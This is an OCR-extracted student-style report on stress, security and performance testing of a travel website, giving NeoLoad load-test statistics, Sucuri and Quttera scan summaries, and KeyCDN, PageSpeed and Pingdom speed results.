


Execution Plan



Load Injector Server Load





2. NEOLAD:

Neoload is an automated stress testing tool that is very famous tool. This tool analyzes the performance of the web application by increasing the traffic to the website and the performance under heavy load can be determined.

The following are the results we got from Neoload while performing the stress testing.


Results summary


Name	16:10 - 29 Apr 2019	**Project**	tourrrr
Description	travel webiste test	**Scenario**	scenario1
Status	✔ Passed	**Load Policy**	• The population **Population1** is ramp up from **2** users adding **9** users every **2.0** seconds, to a maximum of **50** users.
Start date	Apr 29, 2019 4:11:17 PM		
End date	Apr 29, 2019 4:17:02 PM	**Stop Policy**	• Population **Population1**: immediate.
Duration	00:05:44		
Termination reason	Execution policy	**Filters**	None
LG Hosts	localhost:7100	**Debug**	Disabled

Statistics Summary

Total pages	19	–	**Average pages/s**	0.1	–
Total requests	824	–	**Average requests/s**	2.4	–
Total users launched	0	–	**Average Request response time**	32.3 s	–
Total iterations completed	0	–	**Average Page response time**	85.7 s	–
Total throughput	7.18 MB	–	**Average throughput**	0.17 Mb/s	–
Total request errors	417	–	**Error rate**	50.6 %	–
Total action errors	0	–	**Alerts total duration**	0 %	–

– = No SLA = Passed = Warning = Failed





Errors

Request errors

Error Type	Count	Description
NL-NETWORK-03	381	Error when connecting to the server. Indicates a server-side error occurring when attempting to bind a socket.
404	26	Not Found - The server has not found anything matching the Request-URI.
NL-NETWORK-01	10	Miscellaneous I/O error when connecting to the server.
Total	417	Total error count.

The other tools for example LoadImpact, LoadView etc. that are used for load testing can also be used for stress testing for measuring the performance of the system under stress.

SECURITY TESTING


In order to assure that data within some information system stays secure and not accessible by unapproved users, we use security testing. Successful security testing protects web applications against severe malware and other malicious threats that might lead it to crash or give out unexpected behavior.


The tools that we used for security testing are:

1. Sucuri
2. Quttera

1. SUCURI:

Sucuri is an automated online security testing tool that is very famous tool available on the link https://sucuri.net/ .This tool analyzes the security of the web application. By entering the URL of our website we got the following information about the security of the system.






As the results show that the security risk for our website is medium. So we should work on the security aspect so that the malicious users and intruders cannot manipulate the website.

2. QUTTERA:

Quttera is an online security testing tool available on https://quttera.com/scanwebsite. This tool analyzes the security of the web application.

The results from Quttera testing tool are as follows:



PERFORMANCE TESTING:

Performance testing is in general a testing practice performed to determine how a system performs in terms of responsiveness and stability under a particular workload. The performance testing involves response time, throughput etc. and load, stress and speed testing. It is vast term that involves different types of testing.


The tools that we used for security testing are:


1. keycdn
2. GTmetrix
3. Pingdom

4. Page Insight

1. KEYCDN:


Keycdn- Website Speed test is an online performance testing tool that test how fast your website is loading from different locations. It is available on https://tools.keycdn.com/speed we set the location as New York, and we can see the time in seconds for loading each element of the website from different locations. The results are shown below:





Keycdn- Performance test is an online performance testing tool that test how fast your website is loading from different locations. It is available on

https://tools.keycdn.com/performance the results are shown below, we can see the loading time of our website for different locations such as Tokyo, Frankfurt, New York etc.




Performance Results

Location	Status	Cache	ETag	Length	DNS	Connect	TLS	TTFB
Frankfurt	200	na	na	na	4.362 ms	181.903 ms	na	374.342 ms
New York	200	na	na	na	124.706 ms	182.853 ms	na	374.523 ms
Miami	200	na	na	na	63.593 ms	275.016 ms	na	555.336 ms
Dallas	200	na	na	na	63.57 ms	210.635 ms	na	426.305 ms
San Francisco	200	na	na	na	63.679 ms	178.122 ms	na	361.394 ms
Seattle	200	na	na	na	35.564 ms	184.671 ms	na	378.597 ms
Toronto	200	na	na	na	127.623 ms	244.008 ms	na	494.961 ms
London	200	na	na	na	31.809 ms	157.561 ms	na	324.505 ms
Paris	200	na	na	na	31.673 ms	161.304 ms	na	332.535 ms
Amsterdam	200	na	na	na	128.035 ms	158.966 ms	na	330.138 ms
Singapore	200	na	na	na	63.704 ms	2.691 ms	na	10.638 ms
Sydney	200	na	na	na	255.986 ms	180.857 ms	na	371.463 ms
Tokyo	200	na	na	na	127.597 ms	69.032 ms	na	143.523 ms

2. PAGE INSIGHT:

Page Insight is a website speed test tool that grades your website on a scale of 1 - 100. The higher the number the better optimized your site is. Anything above an 85 indicates that your website is performing well. It is available on Google PageSpeed Insights

As shown below we got 79 on a scale of 1-100, so it shows that our website is average website according to Page Insight speed test tool.




3. PINGDOM:

Pingdom is probably one of the more well-known website speed test tools. Pingdom gives a performance report of the website including the performance grade, load time, page size and requests. It is available on Pingdom

The results are shown below:


- The performance grade is A
- The load time is 5.75sec
- The page size is 46.73 MB
- The numbers of requests are 32

